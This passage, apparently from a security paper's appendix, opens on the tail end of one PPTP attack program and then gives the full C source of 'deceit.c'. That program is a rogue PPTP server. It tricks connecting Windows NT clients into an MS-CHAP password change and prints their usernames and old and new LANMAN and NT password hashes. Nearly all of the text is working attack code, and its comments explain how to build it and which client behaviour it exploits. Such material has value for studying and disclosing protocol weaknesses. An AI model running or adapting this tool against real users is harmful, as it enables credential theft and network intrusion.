                              sizeof(sessionrequest));
  send (sock, &packet, 156, 0);
  return (0);
  }
```

6.3 Deceit.c

```
/*
 * deceit.c by Aleph One
 *
 * This program implements enough of the PPTP protocol to steal the
 * password hashes of users that connect to it by asking them to change
 * their password via the MS-CHAP password change protocol version 1.
```

```
 *
 * The GRE code, PPTP structures and defines were shamelessly stolen from
 * C. Scott Ananian's <cananian@alumni.princeton.edu> Linux PPTP client
 * implementation.
 *
 * This code has been tested to work againts Windows NT 4.0 with the
 * PPTP Performance Update. If the user has selected to use the same
 * username and password as the account they are currently logged in
 * but enter a different old password when the PPTP client password
 * change dialog box appears the client will send the hash for a null
 * string for both the old LANMAN hash and old NT hash.
 *
 * You must link this program against libdes. Email messages asking how
 * to do so will go to /dev/null.
 *
 * Define BROKEN_RAW_CONNECT if your system does not know how to
handle
 * connect() on a raw socket. Normally if you use connect with a raw
 * socket you should only get from the socket IP packets with the
 * source address that you specified to connect(). Under HP-UX using
 * connect makes read never to return. By not using connect we
 * run the risk of confusing the GRE decapsulation process if we receive
 * GRE packets from more than one source at the same time.
 */

#include <stdio.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <signal.h>
#include <unistd.h>

#include "des.h"

#ifdef __hpux__
#define u_int8_t uint8_t
#define u_int16_t uint16_t
#define u_int32_t uint32_t
#endif

/* define these as appropiate for your architecture */
#define hton8(x)  (x)
#define ntoh8(x)  (x)
#define hton16(x) htons(x)
#define ntoh16(x) ntohs(x)
#define hton32(x) htonl(x)
```

```
#define ntoh32(x) ntohl(x)

#define PPTP_MAGIC 0x1A2B3C4D /* Magic cookie for PPTP datagrams */
#define PPTP_PORT  1723       /* PPTP TCP port number          */
#define PPTP_PROTO 47         /* PPTP IP protocol number       */

#define PPTP_MESSAGE_CONTROL          1
#define PPTP_MESSAGE_MANAGE           2

#define PPTP_VERSION_STRING     "1.00"
#define PPTP_VERSION          0x100
#define PPTP_FIRMWARE_STRING    "0.01"
#define PPTP_FIRMWARE_VERSION   0x001

/* (Control Connection Management) */
#define PPTP_START_CTRL_CONN_RQST      1
#define PPTP_START_CTRL_CONN_RPLY      2
#define PPTP_STOP_CTRL_CONN_RQST       3
#define PPTP_STOP_CTRL_CONN_RPLY       4
#define PPTP_ECHO_RQST                 5
#define PPTP_ECHO_RPLY                 6

/* (Call Management) */
#define PPTP_OUT_CALL_RQST             7
#define PPTP_OUT_CALL_RPLY             8
#define PPTP_IN_CALL_RQST              9
#define PPTP_IN_CALL_RPLY              10
#define PPTP_IN_CALL_CONNECT           11
#define PPTP_CALL_CLEAR_RQST           12
#define PPTP_CALL_CLEAR_NTFY           13

/* (Error Reporting) */
#define PPTP_WAN_ERR_NTFY              14

/* (PPP Session Control) */
#define PPTP_SET_LINK_INFO             15

/* (Framing capabilities for msg sender) */
#define PPTP_FRAME_ASYNC       1
#define PPTP_FRAME_SYNC        2
#define PPTP_FRAME_ANY         3

/* (Bearer capabilities for msg sender) */
#define PPTP_BEARER_ANALOG     1
#define PPTP_BEARER_DIGITAL    2
#define PPTP_BEARER_ANY        3
```

```
struct pptp_header {
  u_int16_t length;       /* message length in octets, including header */
  u_int16_t pptp_type;    /* PPTP message type. 1 for control message.  */
  u_int32_t magic;        /* this should be PPTP_MAGIC.                 */
  u_int16_t ctrl_type;    /* Control message type (0-15)                */
  u_int16_t reserved0;    /* reserved.  MUST BE ZERO.                   */
};

struct pptp_start_ctrl_conn { /* for control message types 1 and 2 */
  struct pptp_header header;

  u_int16_t version;      /* PPTP protocol version.  = PPTP_VERSION     */
  u_int8_t  result_code;  /* these two fields should be zero on rqst msg*/
  u_int8_t  error_code;   /* 0 unless result_code==2 (General Error)    */
  u_int32_t framing_cap;  /* Framing capabilities                       */
  u_int32_t bearer_cap;   /* Bearer Capabilities                        */
  u_int16_t max_channels; /* Maximum Channels (=0 for PNS, PAC ignores) */
  u_int16_t firmware_rev; /* Firmware or Software Revision              */
  u_int8_t  hostname[64]; /* Host Name (64 octets, zero terminated)     */
  u_int8_t  vendor[64];   /* Vendor string (64 octets, zero term.)      */
  /* MS says that end of hostname/vendor fields should be filled with   */
  /* octets of value 0, but Win95 PPTP driver doesn't do this.          */
};

struct pptp_out_call_rqst { /* for control message type 7 */
  struct pptp_header header;
  u_int16_t call_id;      /* Call ID (unique id used to multiplex data)  */
  u_int16_t call_sernum;  /* Call Serial Number (used for logging)       */
  u_int32_t bps_min;      /* Minimum BPS (lowest acceptable line speed)  */
  u_int32_t bps_max;      /* Maximum BPS (highest acceptable line speed) */
  u_int32_t bearer;       /* Bearer type                                 */
  u_int32_t framing;      /* Framing type                                */
  u_int16_t recv_size;    /* Recv. Window Size (no. of buffered packets) */
  u_int16_t delay;        /* Packet Processing Delay (in 1/10 sec)       */
  u_int16_t phone_len;    /* Phone Number Length (num. of valid digits)  */
  u_int16_t reserved1;    /* MUST BE ZERO                                */
  u_int8_t  phone_num[64]; /* Phone Number (64 octets, null term.)       */
  u_int8_t subaddress[64]; /* Subaddress (64 octets, null term.)         */
};

struct pptp_out_call_rply { /* for control message type 8 */
  struct pptp_header header;
  u_int16_t call_id;      /* Call ID (used to multiplex data over tunnel)*/
  u_int16_t call_id_peer; /* Peer's Call ID (call_id of pptp_out_call_rqst)*/
  u_int8_t  result_code;  /* Result Code (1 is no errors)                */
```

```
  u_int8_t  error_code;   /* Error Code (=0 unless result_code==2)       */
  u_int16_t cause_code;   /* Cause Code (addt'l failure information)     */
  u_int32_t speed;        /* Connect Speed (in BPS)                      */
  u_int16_t recv_size;    /* Recv. Window Size (no. of buffered packets) */
  u_int16_t delay;        /* Packet Processing Delay (in 1/10 sec)       */
  u_int32_t channel;      /* Physical Channel ID (for logging)           */
};


struct pptp_set_link_info {   /* for control message type 15 */
  struct pptp_header header;
  u_int16_t call_id_peer; /* Peer's Call ID (call_id of pptp_out_call_rqst) */
  u_int16_t reserved1;    /* MUST BE ZERO                                */
  u_int32_t send_accm;    /* Send ACCM (for PPP packets; default
0xFFFFFFFF)*/
  u_int32_t recv_accm;    /* Receive ACCM (for PPP pack.;default
0xFFFFFFFF)*/
};

#define PPTP_GRE_PROTO  0x880B
#define PPTP_GRE_VER    0x1

#define PPTP_GRE_FLAG_C 0x80
#define PPTP_GRE_FLAG_R 0x40
#define PPTP_GRE_FLAG_K 0x20
#define PPTP_GRE_FLAG_S 0x10
#define PPTP_GRE_FLAG_A 0x80

#define PPTP_GRE_IS_C(f) ((f)&PPTP_GRE_FLAG_C)
#define PPTP_GRE_IS_R(f) ((f)&PPTP_GRE_FLAG_R)
#define PPTP_GRE_IS_K(f) ((f)&PPTP_GRE_FLAG_K)
#define PPTP_GRE_IS_S(f) ((f)&PPTP_GRE_FLAG_S)
#define PPTP_GRE_IS_A(f) ((f)&PPTP_GRE_FLAG_A)

struct pptp_gre_header {
  u_int8_t flags;             /* bitfield */
  u_int8_t ver;               /* should be PPTP_GRE_VER (enhanced GRE) */
  u_int16_t protocol;         /* should be PPTP_GRE_PROTO (ppp-encaps) */
  u_int16_t payload_len;      /* size of ppp payload, not inc. gre header */
  u_int16_t call_id;          /* peer's call_id for this session */
  u_int32_t seq;              /* sequence number.  Present if S==1 */
  u_int32_t ack;              /* seq number of highest packet recieved by */
                        /*  sender in this session */
};

#define PACKET_MAX 8196
```

```
static u_int32_t ack_sent, ack_recv;
static u_int32_t seq_sent, seq_recv;
static u_int16_t pptp_gre_call_id;

#define PPP_ADDRESS                 0xFF
#define PPP_CONTROL                 0x03

/* PPP Protocols */
#define PPP_PROTO_LCP                   0xc021
#define PPP_PROTO_CHAP                  0xc223

/* LCP Codes */
#define PPP_LCP_CODE_CONF_RQST              1
#define PPP_LCP_CODE_CONF_ACK       2
#define PPP_LCP_CODE_IDENT              12

/* LCP Config Options */
#define PPP_LCP_CONFIG_OPT_AUTH     3
#define PPP_LCP_CONFIG_OPT_MAGIC    5
#define PPP_LCP_CONFIG_OPT_PFC      7
#define PPP_LCP_CONFIG_OPT_ACFC             8

/* Auth Algorithms */
#define PPP_LCP_AUTH_CHAP_ALGO_MSCHAP   0x80

/* CHAP Codes */
#define PPP_CHAP_CODE_CHALLENGE                 1
#define PPP_CHAP_CODE_RESPONCE                  2
#define PPP_CHAP_CODE_SUCESS                3
#define PPP_CHAP_CODE_FAILURE               4
#define PPP_CHAP_CODE_MSCHAP_PASSWORD_V1    5
#define PPP_CHAP_CODE_MSCHAP_PASSWORD_V2    6

#define PPP_CHAP_CHALLENGE_SIZE             8
#define PPP_CHAP_RESPONCE_SIZE      49

#define MSCHAP_ERROR    "E=648 R=0"

struct ppp_header {
   u_int8_t address;
   u_int8_t control;
   u_int16_t proto;
};

struct ppp_lcp_chap_header {
```

```
  u_int8_t code;
  u_int8_t ident;
  u_int16_t length;
};

struct ppp_lcp_packet {
  struct ppp_header ppp;
  struct ppp_lcp_chap_header lcp;
};

struct ppp_lcp_chap_auth_option {
  u_int8_t type;
  u_int8_t length;
  u_int16_t auth_proto;
  u_int8_t algorithm;
};

struct ppp_lcp_magic_option {
  u_int8_t type;
  u_int8_t length;
  u_int32_t magic;
};

struct ppp_lcp_pfc_option {
  u_int8_t type;
  u_int8_t length;
};

struct ppp_lcp_acfc_option {
  u_int8_t type;
  u_int8_t length;
};


struct ppp_chap_challenge {
  u_int8_t size;
  union {
    unsigned char challenge[8];
    struct {
      unsigned char lanman[24];
      unsigned char nt[24];
      u_int8_t flag;
    } responce;
  } value;
  /* name */
};
```

```
struct ppp_mschap_change_password {
  char old_lanman[16];
  char new_lanman[16];
  char old_nt[16];
  char new_nt[16];
  u_int16_t pass_length;
  u_int16_t flags;
};

#define ppp_chap_responce       ppp_chap_challenge

void net_init();
void getjiggywithit();
void handleit(struct sockaddr_in *);
void send_start_ctrl_conn_rply();
void send_out_call_rply(struct pptp_out_call_rqst *, struct sockaddr_in *);
int decaps_gre (int (*cb)(void *pack, unsigned len));
int encaps_gre (void *pack, unsigned len);
int do_ppp(void *pack, unsigned len);
void do_gre(struct sockaddr_in *);
void send_lcp_conf_rply(void *);
void send_lcp_conf_rqst();
void send_chap_challenge();
void send_chap_failure();
void print_challenge_responce(void *);
void paydirt(void *);


char *n;
int sd, rsd, pid;

void main(int argc, char **argv)
{
  n = argv[0];
  net_init();
  getjiggywithit();
}

void net_init()
{
  int yes = 1;
  struct sockaddr_in sa;

  if ((sd = socket(AF_INET, SOCK_STREAM, 0)) < 0) { perror(n); exit(1); }
  if (setsockopt(sd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) != 0)
```

```
  {
    perror(n);
    exit(1);
  }

  bzero((char *) &sa, sizeof(sa));
  sa.sin_family      = AF_INET;
  sa.sin_port        = htons(PPTP_PORT);
  sa.sin_addr.s_addr = htonl(INADDR_ANY);

  if (bind(sd, (struct sockaddr *)&sa, sizeof(sa)) < 0) { perror(n); exit(1); }

  if (listen(sd, 5) < 0) { perror(n); exit(1); }
}

void getjiggywithit()
{
  struct sockaddr_in sa;
  int sucker, size;
  size = sizeof(sa);



  if ((sucker = accept(sd, (struct sockaddr *)&sa, &size)) == -1)
  {
    perror(n);
    exit(1);
  }
  close(sd);
  sd = sucker;
  handleit(&sa);
  exit(0);
}

void handleit(struct sockaddr_in *sa)
{
  union {
    struct pptp_header h;
    unsigned char buffer[8196];
  } p;
  int hlen, len, type;

  hlen = sizeof(struct pptp_header);

  for(;;)
  {
```

```
    len = read(sd, p.buffer, hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != hlen) { printf("Short read.\n"); exit(1); }

    len = read(sd, p.buffer + hlen, ntoh16(p.h.length) - hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != (ntoh16(p.h.length) - hlen)) {printf("Short read.\n"); exit(1);}

    if (ntoh32(p.h.magic) != 0x1A2B3C4D) { printf("Bad magic.\n"); exit(1); }
    if (ntoh16(p.h.pptp_type) != 1) {printf("Not a control message.\n");exit(1);}

    type = ntoh16(p.h.ctrl_type);
    switch(type)
    {
      /* we got a live one */
      case PPTP_START_CTRL_CONN_RQST:
        send_start_ctrl_conn_rply();
        break;
      case PPTP_OUT_CALL_RQST:
        send_out_call_rply((struct pptp_out_call_rqst *)&p, sa);
        break;
      case PPTP_SET_LINK_INFO:
        printf("<- PPTP Set Link Info\n");
        break;
      default:
        printf("<- PPTP unknown packet: %d\n", type);
    }
  }
}

void send_start_ctrl_conn_rply()
{
  struct pptp_start_ctrl_conn p;
  int len, hlen;

  hlen  = sizeof(struct pptp_start_ctrl_conn);

  printf("<- PPTP Start Control Connection Request\n");
  printf("-> PPTP Start Control Connection Reply\n");

  bzero((char *)&p, hlen);
  p.header.length    = hton16(hlen);
  p.header.pptp_type = hton16(PPTP_MESSAGE_CONTROL);
  p.header.magic     = hton32(PPTP_MAGIC);
  p.header.ctrl_type = hton16(PPTP_START_CTRL_CONN_RPLY);
  p.version          = hton16(PPTP_VERSION);
```

```
  p.result_code      = 1;
  p.framing_cap      = hton32(PPTP_FRAME_ASYNC);   /* whatever */
  p.bearer_cap       = hton32(PPTP_BEARER_ANALOG); /* ditto    */
  bcopy("owned", p.hostname, 5);
  bcopy("r00t", p.vendor, 4);

  len = write(sd, &p, hlen);
  if (len == -1) { perror(n); exit(1); }
  if (len != hlen) { printf("Short write.\n"); exit(1); }
}

static gre = 0;

void send_out_call_rply(struct pptp_out_call_rqst *r, struct sockaddr_in *sa)
{
  struct pptp_out_call_rply p;
  int len, hlen;

  hlen = sizeof(struct pptp_out_call_rply);

  printf("<- PPTP Outgoing Call Request\n");
  printf("-> PPTP Outgoing Call Reply\n");

  pptp_gre_call_id = r->call_id;

  /* Start a process to handle the GRE/PPP packets */
  if (!gre)
  {
    gre = 1;
    switch((pid = fork()))
    {
      case -1:
        perror(n);
        exit(1);

      case 0:
        close(sd);
        do_gre(sa);
        exit(1);        /* not reached */
    }
  }

  bzero((char *)&p, hlen);
  p.header.length    = hton16(hlen);
  p.header.pptp_type = hton16(PPTP_MESSAGE_CONTROL);
  p.header.magic     = hton32(PPTP_MAGIC);
```

```
  p.header.ctrl_type = hton16(PPTP_OUT_CALL_RPLY);
  p.call_id          = hton16(31337);
  p.call_id_peer     = r->call_id;
  p.result_code      = 1;
  p.speed            = hton32(28800);
  p.recv_size        = hton16(5);   /* whatever */
  p.delay            = hton16(50);  /* whatever */
  p.channel          = hton32(31337);

  len = write(sd, &p, hlen);
  if (len == -1) { perror(n); exit(1); }
  if (len != hlen) { printf("Short write.\n"); exit(1); }

}

struct sockaddr_in src_addr;

void do_gre(struct sockaddr_in *sa)
{
#ifndef BROKEN_RAW_CONNECT
  struct sockaddr_in src_addr;
#endif
  int s, n, stat;

  /* Open IP protocol socket */
  rsd = socket(AF_INET, SOCK_RAW, PPTP_PROTO);
  if (rsd<0) { perror("gre"); exit(1); }
  src_addr.sin_family = AF_INET;
  src_addr.sin_addr   = sa->sin_addr;
  src_addr.sin_port   = 0;

#ifndef BROKEN_RAW_CONNECT
  if (connect(rsd, (struct sockaddr *) &src_addr, sizeof(src_addr))<0) {
    perror("gre"); exit(1);
  }
#endif

  ack_sent = ack_recv = seq_sent = seq_recv = 0;
  stat=0;

  /* Dispatch loop */
  while (stat>=0) { /* until error happens on s */
    struct timeval tv = {0, 0}; /* non-blocking select */
    fd_set rfds;
    int retval;
```

```
    n = rsd + 1;
    FD_ZERO(&rfds);
    FD_SET(rsd, &rfds);

    /* if there is a pending ACK, do non-blocking select */
    if (ack_sent!=seq_recv)
      retval = select(n, &rfds, NULL, NULL, &tv);
    else /* otherwise, block until data is available */
      retval = select(n, &rfds, NULL, NULL, NULL);
    if (retval==0 && ack_sent!=seq_recv) /* if outstanding ack */
      encaps_gre(NULL, 0); /* send ack with no payload */
    if (FD_ISSET(rsd,  &rfds)) /* data waiting on socket */
      stat=decaps_gre(do_ppp);
  }

  /* Close up when done. */
  close(rsd);
}

int decaps_gre (int (*cb)(void *pack, unsigned len)) {
  unsigned char buffer[PACKET_MAX+64/*ip header*/];
  struct pptp_gre_header *header;
  int status, ip_len=0;

  if((status=read(rsd, buffer, sizeof(buffer)))<0)
    {perror("gre"); exit(1); }
  /* strip off IP header, if present */
  if ((buffer[0]&0xF0)==0x40)
    ip_len = (buffer[0]&0xF)*4;
  header = (struct pptp_gre_header *)(buffer+ip_len);

  /* verify packet (else discard) */
  if (((ntoh8(header->ver)&0x7F)!=PPTP_GRE_VER) || /* version should be 1   */
      (ntoh16(header->protocol)!=PPTP_GRE_PROTO)|| /* GRE protocol for
PPTP */
      PPTP_GRE_IS_C(ntoh8(header->flags)) ||    /* flag C should be clear   */
      PPTP_GRE_IS_R(ntoh8(header->flags)) ||    /* flag R should be clear   */
      (!PPTP_GRE_IS_K(ntoh8(header->flags))) || /* flag K should be set     */
      ((ntoh8(header->flags)&0xF)!=0)) { /* routing and recursion ctrl = 0  */
    /* if invalid, discard this packet */
    printf("Discarding GRE: %X %X %X %X %X %X",
        ntoh8(header->ver)&0x7F, ntoh16(header->protocol),
        PPTP_GRE_IS_C(ntoh8(header->flags)),
        PPTP_GRE_IS_R(ntoh8(header->flags)),
        PPTP_GRE_IS_K(ntoh8(header->flags)),
        ntoh8(header->flags)&0xF);
```

```
    return 0;
  }
  if (PPTP_GRE_IS_A(ntoh8(header->ver))) { /* acknowledgement present */
    u_int32_t ack = (PPTP_GRE_IS_S(ntoh8(header->flags)))?
      header->ack:header->seq; /* ack in different place if S=0 */
    if (ack > ack_recv) ack_recv = ack;
    /* also handle sequence number wrap-around (we're cool!) */
    if (((ack>>31)==0)&&((ack_recv>>31)==1)) ack_recv=ack;
  }
  if (PPTP_GRE_IS_S(ntoh8(header->flags))) { /* payload present */
    unsigned headersize = sizeof(*header);
    unsigned payload_len= ntoh16(header->payload_len);
    u_int32_t seq       = ntoh32(header->seq);
    if (!PPTP_GRE_IS_A(ntoh8(header->ver))) headersize-=sizeof(header->ack);
    /* check for incomplete packet (length smaller than expected) */
    if (status-headersize<payload_len) {
      printf("incomplete packet\n");
      return 0;
    }
    /* check for out-of-order sequence number */
    /* (handle sequence number wrap-around, cuz we're cool) */
    if ((seq > seq_recv) ||
        (((seq>>31)==0) && (seq_recv>>31)==1)) {
      seq_recv = seq;

      return cb(buffer+ip_len+headersize, payload_len);
    } else {
      printf("discarding out-of-order\n");
      return 0; /* discard out-of-order packets */
    }
  }
  return 0; /* ack, but no payload */
}

int encaps_gre (void *pack, unsigned len) {
  union {
    struct pptp_gre_header header;
    unsigned char buffer[PACKET_MAX+sizeof(struct pptp_gre_header)];
  } u;
  static u_int32_t seq=0;
  unsigned header_len;
  int out;

  /* package this up in a GRE shell. */
  u.header.flags       = hton8 (PPTP_GRE_FLAG_K);
  u.header.ver         = hton8 (PPTP_GRE_VER);
```

```
  u.header.protocol     = hton16(PPTP_GRE_PROTO);
  u.header.payload_len  = hton16(len);
  u.header.call_id      = hton16(pptp_gre_call_id);

  /* special case ACK with no payload */
  if (pack==NULL)
    if (ack_sent != seq_recv) {
      u.header.ver |= hton8(PPTP_GRE_FLAG_A);
      u.header.payload_len = hton16(0);
      u.header.seq = hton32(seq_recv); /* ack is in odd place because S=0 */
      ack_sent = seq_recv;
#ifndef BROKEN_RAW_CONNCET
      return write(rsd, &u.header, sizeof(u.header)-sizeof(u.header.seq));
#else
      return sendto(rsd, &u.header, sizeof(u.header)-sizeof(u.header.seq), 0,
           (struct sockaddr *) &src_addr, sizeof(src_addr));
#endif
    } else return 0; /* we don't need to send ACK */
  /* send packet with payload */
  u.header.flags |= hton8(PPTP_GRE_FLAG_S);
  u.header.seq    = hton32(seq);
  if (ack_sent != seq_recv) { /* send ack with this message */
    u.header.ver |= hton8(PPTP_GRE_FLAG_A);
    u.header.ack  = hton32(seq_recv);
    ack_sent = seq_recv;
    header_len = sizeof(u.header);
  } else { /* don't send ack */
    header_len = sizeof(u.header) - sizeof(u.header.ack);
  }
  if (header_len+len>=sizeof(u.buffer)) return 0; /* drop this, it's too big */
  /* copy payload into buffer */
  memcpy(u.buffer+header_len, pack, len);
  /* record and increment sequence numbers */
  seq_sent = seq; seq++;
  /* write this baby out to the net */
#ifndef BROKEN_RAW_CONNECT
  return write(rsd, u.buffer, header_len+len);
#else
  return sendto(rsd, &u.buffer, header_len+len, 0,
       (struct sockaddr *) &src_addr, sizeof(src_addr));
#endif
}


int do_ppp(void *pack, unsigned len)
{
```

```
struct {
  struct ppp_header ppp;
  struct ppp_lcp_chap_header header;
} *p;

p = pack;

switch(ntoh16(p->ppp.proto))
{
  case PPP_PROTO_LCP:
    switch(ntoh8(p->header.code))
    {
      case  PPP_LCP_CODE_CONF_RQST:
        printf("<- LCP Configure Request\n");
        send_lcp_conf_rply(pack);
        send_lcp_conf_rqst();
        break;
      case  PPP_LCP_CODE_CONF_ACK:
        printf("<- LCP Configure Ack\n");
        send_chap_challenge(pack);

        break;
      case PPP_LCP_CODE_IDENT:
        /* ignore */
        break;
      default:
        printf("<- LCP unknown packet: C=%X I=%X L=%X\n", p->header.code,
          p->header.ident, ntoh16(p->header.length));
    }
    break;
  case PPP_PROTO_CHAP:
    switch(ntoh8(p->header.code))
    {
      case PPP_CHAP_CODE_RESPONCE:
        printf("<- CHAP Responce\n");
        print_challenge_responce(pack);
        send_chap_failure();
        break;
      case PPP_CHAP_CODE_MSCHAP_PASSWORD_V1:
        paydirt(pack);
        break;
      default:
        printf("<- CHAP unknown packet: C=%X I=%X L=%X\n", p->header.code,
          p->header.ident, ntoh16(p->header.length));
    }
    break;
```

```
    default:
      printf("<- PPP unknwon  packet: %X\n", ntoh16(p->ppp.proto));
  }

  return(1);
}

void send_lcp_conf_rply(void *pack)
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header lcp;
  } *p = pack;

  printf("-> LCP Configure Ack\n");

  p->lcp.code = hton8(PPP_LCP_CODE_CONF_ACK);
  encaps_gre(p, ntoh16(p->lcp.length) + sizeof(struct ppp_header));
}

void send_lcp_conf_rqst()
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header lcp;
    struct ppp_lcp_chap_auth_option auth;
  } pkt;

  printf("-> LCP Configure Request\n");

  bzero(&pkt, sizeof(pkt));
  pkt.ppp.address     = hton8(PPP_ADDRESS);
  pkt.ppp.control     = hton8(PPP_CONTROL);
  pkt.ppp.proto       = hton16(PPP_PROTO_LCP);
  pkt.lcp.code        = hton8(PPP_LCP_CODE_CONF_RQST);
  pkt.lcp.ident       = hton8(9);
  pkt.lcp.length      = hton16(4 +5);
  pkt.auth.type       = hton8(PPP_LCP_CONFIG_OPT_AUTH);
  pkt.auth.length     = hton8(5);
  pkt.auth.auth_proto = hton16(PPP_PROTO_CHAP);
  pkt.auth.algorithm  = hton8(PPP_LCP_AUTH_CHAP_ALGO_MSCHAP);

  encaps_gre(&pkt, 13);
}

void send_chap_challenge()
```

```
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge challenge;
  } pkt;

  printf("-> CHAP Challenge\n");

  bzero(&pkt, sizeof(pkt));
  pkt.ppp.address    = hton8(PPP_ADDRESS);
  pkt.ppp.control    = hton8(PPP_CONTROL);
  pkt.ppp.proto      = hton16(PPP_PROTO_CHAP);
  pkt.chap.code      = hton8(PPP_CHAP_CODE_CHALLENGE);
  pkt.chap.length    = hton16(13);
  pkt.challenge.size = hton8(8);

  encaps_gre(&pkt,  4 + 13);
}

void print_challenge_responce(void *pack)
{
  unsigned char name[512], *c;
  int len;
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge responce;
  } *p;

  p = pack;

  c = p->responce.value.responce.lanman;
  printf("   LANMAN Responce:
%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%
02X%02X%02X%02X%02X%02X%02X\n",
  c[ 0], c[ 1], c[ 2], c[ 3], c[ 4], c[ 5], c[ 6], c[ 7], c[ 8], c[ 9], c[10],
  c[11], c[12], c[13], c[14], c[15], c[16], c[17], c[18], c[19], c[20], c[21],
  c[22], c[23]);
  c = p->responce.value.responce.nt;
  printf("   NTHash Responce:
%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%
02X%02X%02X%02X%02X%02X%02X\n",
  c[ 0], c[ 1], c[ 2], c[ 3], c[ 4], c[ 5], c[ 6], c[ 7], c[ 8], c[ 9], c[10],
  c[11], c[12], c[13], c[14], c[15], c[16], c[17], c[18], c[19], c[20], c[21],
  c[22], c[23]);
```

```
  printf("   Use NT hash: %d\n", p->responce.value.responce.flag);


  bzero(name, 512);
  len = ntoh16(p->chap.length) - 54;
  bcopy(((char *)p) + 4 + 54, name, len);
  name[len] = '\0';
  printf("   User: %s\n", name);
}

void send_chap_failure()
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    char message[64];
  } pkt;

  printf("-> CHAP Failure\n");

  bzero(&pkt, sizeof(pkt));
  pkt.ppp.address = hton8(PPP_ADDRESS);
  pkt.ppp.control = hton8(PPP_CONTROL);
  pkt.ppp.proto   = hton16(PPP_PROTO_CHAP);
  pkt.chap.code   = hton8(PPP_CHAP_CODE_FAILURE);
  pkt.chap.length = hton16(4 + strlen(MSCHAP_ERROR));
  strncpy(pkt.message, MSCHAP_ERROR, strlen(MSCHAP_ERROR));

  encaps_gre(&pkt,  4 + 4 + strlen(MSCHAP_ERROR));
}

extern int des_check_key;

void paydirt(void *pack)
{
  unsigned char out[8], out2[8], key[8];
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    struct ppp_mschap_change_password passwds;
  } *pkt;
  des_key_schedule ks;

  pkt =  pack;
  bzero(key, 8);
```

```
  printf("<- MSCHAP Change Password Version 1 Packet.\n");

  /* Turn off checking for weak keys within libdes */
  des_check_key=0;
  des_set_odd_parity((des_cblock *)key);
  des_set_key((des_cblock *)key, ks);

  des_ecb_encrypt((des_cblock *)pkt->passwds.old_lanman,(des_cblock *) out,
ks, 0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.old_lanman + 8), (des_cblock
*)out2, ks, 0);
  printf("   Old LANMAN:
%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%
02X%02X%02X\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

  des_ecb_encrypt((des_cblock *)pkt->passwds.new_lanman,(des_cblock *)
out, ks, 0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.new_lanman + 8), (des_cblock
*)out2, ks, 0);
  printf("   New LANMAN:
%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%
02X%02X%02X\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

  des_ecb_encrypt((des_cblock *)pkt->passwds.old_nt,(des_cblock *) out, ks,
0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.old_nt + 8), (des_cblock *)out2,
ks, 0);
  printf("   Old NTHash:
%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%
02X%02X%02X\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

  des_ecb_encrypt((des_cblock *)pkt->passwds.new_nt,(des_cblock *) out, ks,
0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.new_nt + 8), (des_cblock
*)out2, ks, 0);
  printf("   New NTHash:
%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%
02X%02X%02X\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);
```

```
  printf("   New Password Length: %d\n", ntoh16(pkt->passwds.pass_length));

  kill(pid, SIGTERM);
  exit(0);
}
```